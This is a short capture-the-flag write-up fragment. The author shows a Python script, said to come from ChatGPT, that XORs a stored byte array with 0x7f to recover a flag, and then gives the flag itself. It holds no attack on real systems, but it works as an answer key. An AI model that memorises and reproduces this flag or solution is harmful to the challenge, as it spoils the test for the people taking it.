But i forced chatgpt to read all and craft a script for me (lol) and here's the outcome script:

```
#!/usr/bin/env python3

# Encrypted flag from the crack.txt file
encrypted_flag = [
    0x3c, 0x10, 0x11, 0x18, 0x0d, 0x1e, 0x0b, 0x0a, 0x13, 0x1e, 0x0b, 0x16, 0x10, 0x11, 0x0c,
    0x5e, 0x5f, 0x39, 0x13, 0x1e, 0x18, 0x45, 0x5f, 0x0f, 0x0d, 0x1a, 0x13, 0x16, 0x12, 0x04,
    0x19, 0x4f, 0x0d, 0x20, 0x48, 0x17, 0x4c, 0x20, 0x0f, 0x4f, 0x08, 0x4c, 0x0d, 0x20, 0x4f,
    0x19, 0x20, 0x4e, 0x4f, 0x09, 0x4c, 0x02
]

# XOR with 0x7f to decrypt
decrypted_flag = []
for byte in encrypted_flag:
    decrypted_flag.append(byte ^ 0x7f)

# Convert to string
flag = ''.join([chr(b) for b in decrypted_flag])
print(f"Decrypted flag: {flag}")
```

Aww “for the power of love”! I guess chatgpt does love me even after all those abuse

Flag:

prelim{f0r_7h3_p0w3r_0f_10v3}